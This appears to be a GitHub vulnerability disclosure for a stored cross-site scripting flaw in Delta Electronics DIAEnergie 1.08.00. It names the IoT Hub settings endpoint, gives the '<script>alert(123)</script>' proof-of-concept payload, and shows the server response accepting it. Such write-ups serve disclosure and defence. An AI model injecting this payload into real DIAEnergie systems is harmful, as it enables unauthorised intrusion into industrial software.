

Delta Electronics DIAEnergie 1.08.00 Exists XSS Vulnerability

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ZhuoNiBa Update README.md ...

on Jun 6 ⌚ 15

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Delta-DIAEnergie-XSS

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Vulnerability Introduction

DIAEnergie in the "System Settings"--"IoT Hub Settings" menu bar, when creating a new "shift setting" (url is "/api/DiaSettings/PutIoTHubSetting"), perform xss test on the "name" field, directly When the page is tested, the system will prompt "A potentially dangerous Request.Form value detected from the client (name="123<script>alert(123)</script>")", but in fact the xss script has Submitted successfully.


download link: <https://downloadcenter.delta-china.com.cn/downloadCenterCounter.aspx?DID=39971&DocPath=1&hl=zh-CN>

Vulnerability verification process

1. In the menu "System Settings" - "IoT Hub Settings", submit "<script>alert(123)</script>" in the name field when creating a new "Shift Settings"

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 39
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Date: Thu, 19 May 2022 08:49:27 GMT
Connection: close

<h2>Global Page Error</h2>
<p>从客户端(name="123"<script>alert(111)</...>)中检测到有潜在危险的 Request.Form 值。</p>
[Return to the <a href="/MainPage.aspx?target=_top">Main Page</a>]
{"IsCompleted":true,"MessagesDesc":"","9"}
```



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